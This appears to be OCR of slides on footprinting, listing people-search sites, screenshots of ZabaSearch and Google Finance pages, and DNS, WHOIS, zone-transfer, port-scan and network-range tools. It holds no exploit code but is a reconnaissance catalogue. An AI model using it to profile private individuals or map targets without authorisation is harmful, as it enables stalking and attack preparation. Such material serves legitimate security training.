
Search

People

- Instant Checkmate
- Spokeo Email
- Facebook
- LinkedIn
- Spokeo Phone
- WhitePages Reverse Phone Number
- eVerify
- Spokeo Name
- ZabaSearch USA Person Search
- WhitePages Look up person's address and telephone
- Canada411
- Wink
- WhitePages Telephone Area Code Lookup
- WhitePages ZIP Code / Postal Code Lookup
- WhitePages Reverse Area Code Lookup
- WhitePages Reverse ZIP or Postal Code Lookup
- Wolfram
- Yahoo Email Search
- WhitePages Address to Name & Phone
- **Yahoo People Search (US)**

http://itools.com/tool/yahoo-people-search

Google Finance



Whole Foods Market, Inc ×

https://www.google.com/finance?q=whole+foods&ei=xPvpV_G_JOfDigLjr5bACQ

Google whole foods Sign in

Finance **Whole Foods Market, Inc.** (NASDAQ:WFM) Add to portfolio More results

Company
- Summary
- News
- Option chain
- Related companies
- Historical prices
- Financials

Markets

News

Portfolios

Stock screener

Google Domestic Trends

Recent Quotes (30 days)

		chg | %
HPE	22.79	-0.19

28.65

+0.13 (0.46%)

After Hours: 28.65 0.00 (0.00%)

Sep 26, 5:45PM EDT

NASDAQ real-time data - Disclaimer

Currency in USD

Range	28.38 - 28.75	Div/yield	0.14/1.88
52 week	27.67 - 35.58	EPS	1.44
Open	28.38	Shares	318.80M
Vol / Avg.	3.37M/5.49M	Beta	0.74
Mkt cap	9.09B	Inst. own	90%
P/E	19.92		

G+1 117

Dow Jones	18,094.83	-0.91%
Nasdaq	5,257.49	-0.91%
Non-Cyclica...		-0.29%
WFM	28.65	0.46%

Compare: Enter ticker here Add □ Dow Jones □ Nasdaq □ TFM □ FWMHQ □ KR more »

Zoom: 1d 5d 1m 3m 6m YTD 1y 5y 10y All

Sep 22, 2016 - Sep 26, 2016 +0.06 (0.21%)

Settings | Technicals | Link to this view

Volume delayed by 15 mins.
Prices are not from all markets.
Sources include SIX.

News **Relevance** | Date

A Whole Foods Market: The Weakness Is An Opportunity
Seeking Alpha - Sep 25, 2016

B Whole Foods Market Commences Exchange Offer
GlobeNewswire - 8 hours ago

C Analyst Views That Are Worth Watching Whole Foods Market, Inc. (NASDAQ:WFM ...
Review Fortune - 14 hours ago


D Whole Foods Market Inc. (WFM) Plans $0.14 Dividend
The Cerbat Gem - Sep 23, 2016

E Whole Foods Invests in Instacart at 2014 Valuation
Bloomberg - Sep 23, 2016

All news for Whole Foods Market, Inc. » Subscribe

https://www.google.com/finance

ZABA SEARCH



People Search. Honestly Free! Search by Name.
Find People in the USA. Free People Finder.

Free People Search and Public Information Search Engine

People Search by Name

All 50 States ▾ Search

i.e. john doe or john a doe

Search by Phone Number

Search

i.e. 555-555-5555

Premium Services: Run a Background Check | Search by Phone Number

Zabasearch Premium has more up to date information on people searches. Why pay when you can get it free?

ZABA® SEARCH ★PREMIUM★ Connect with Facebook

At first we thought we could charge for a premium service, but then we decided to just give it away for free. Access Premium Searches here at Zaba by logging in with your Facebook account.

It's simple, and fast.

What You Get with Zabasearches

- Telephone Numbers and Addresses Revealed for Free.
- No Registration Required. Instant Results.
- Three Times More Residential Listings than White Pages Phone Directory.
- Other people finders still charge for information available here free.

Reverse Phone Lookup
American Idol Predictions
SYTYCD Predictions
Reunion Videos
Zabasphere Login

Leave a Message for Someone
Zabasearch Connections
Create a Public Record for Free
New Public Records


Popular Searches Right Now
Kevin Frey Raymond Hren Teresa Sullivan Laura Young Diane Dorsett Hugh Sisson Constance Nolan York Rankin Judy Demoney Sarah Hendrix
Andrew Johnson Neal Smatresk Steve Anderson David Davis John Jacobsen Lisa Graham Joe Lamborne Marc Lindgren Lindsey Wink James Ford

© 2016 Zabasearch®

FAQ | Privacy

http://www.zabasearch.com/

USA.GOV



Ask us a question by Chat, E-mail, or
1-844-USA-GOV1 (1-844-872-4681)

Change Text Size AA

USA.gov

USA.gov is your online guide to government information and services.

Most Popular

Money and Credit

- Unclaimed Money
- Free Credit Report
- Help with Bills


Voting and Elections

Find a Job

Immigrate to the United States

https://www.usa.gov/

whitehouse.gov



The Comprehensive National Cybersecurity Initiative

President Obama has identified cybersecurity as one of the most serious economic and national security challenges we face as a nation, but one that we as a government or as a country are not adequately prepared to counter. Shortly after taking office, the President therefore ordered a thorough review of federal efforts to defend the U.S. information and communications infrastructure and the development of a comprehensive approach to securing America's digital infrastructure.

In May 2009, the President accepted the recommendations of the resulting Cyberspace Policy Review, including the selection of an Executive Branch Cybersecurity Coordinator who will have regular access to the President. The Executive Branch was also directed to work closely with all key players in U.S. cybersecurity, including state and local governments and the private sector, to ensure an organized and unified response to future cyber incidents; strengthen public/private partnerships to find technology solutions that ensure U.S. security and prosperity; invest in the cutting-edge research and development necessary for the

https://www.whitehouse.gov/issues/foreign-policy/cybersecurity/national-initiative

Tools

Domain Name Search

- WHOIS
- SmartWHOIS.com
- Active Whois Network Tool


DNS Information Tools

- ViewDNS.info
- DNS Enumerator
- SpiderFoot
- Nslookup

Zone Transfers

- DNStuff.com
- Expired Domains

viewdns.info



Reverse IP Lookup
Find all sites hosted on a given server.
Domain / IP [ ] GO

Reverse Whois Lookup
Find domain names owned by an individual or company.
Registrant Name or Email Address [ ] GO

IP History
Show historical IP addresses for a domain.
Domain (e.g. *domain.com*) [ ] GO

DNS Report
Provides a complete report on your DNS settings.
Domain (e.g. *domain.com*) [ ] GO

DNS Propagation Checker
Check whether recent DNS changes have propagated.
Domain (e.g. *domain.com*) [ ] GO

Reverse NS Lookup
Find all sites that use a given nameserver.
Nameserver (e.g. *ns1.example.com*) [ ] GO

IP Location Finder
Find the geographic location of an IP Address.
IP [ ] GO

Chinese Firewall Test
Checks whether a site is accessible from China.
URL / Domain [ ] GO

Port Scanner
Check if common ports are open on a server.
Domain / IP [ ] GO

Is My Site Down
Check whether a site is actually down or not.
Domain (e.g. *domain.com*) [ ] GO

Iran Firewall Test
Check whether a site is accessible in Iran.
Site URL / Domain [ ] GO

Domain / IP Whois
Lookup information on a Domain or IP address.
Domain / IP [ ] GO

Get HTTP Headers
View the HTTP headers returned by a domain.
Domain [ ] GO

DNS Record Lookup
View all DNS records for a specified domain.
Domain (e.g. *domain.com*) [ ] GO

Google Pagerank Checker
Instantly check the Google Pagerank of any domain.
Domain (e.g. *domain.com*) [ ] GO

Traceroute
Trace the servers between ViewDNS and a remote host.
Domain / IP [ ] GO

Spam Database Lookup
Determine if your mail server is on any spam lists.
IP [ ] GO

Reverse DNS Lookup
View the reverse DNS entry for an IP address.
IP [ ] GO


ASN Lookup
Lookup information on an ASN.
Autonomous System Number (e.g. *3456*) [ ] GO

Ping
Test the latency of a remote system from ViewDNS.
Domain / IP [ ] GO

DNSSEC Test
Test if any domain name is configured for DNSSEC.
Domain (e.g. *domain.com*) [ ] GO

http://viewdns.info/

Locating the Network Range



ARIN

Traceroute

3D Traceroute

McAfee Visual Trace

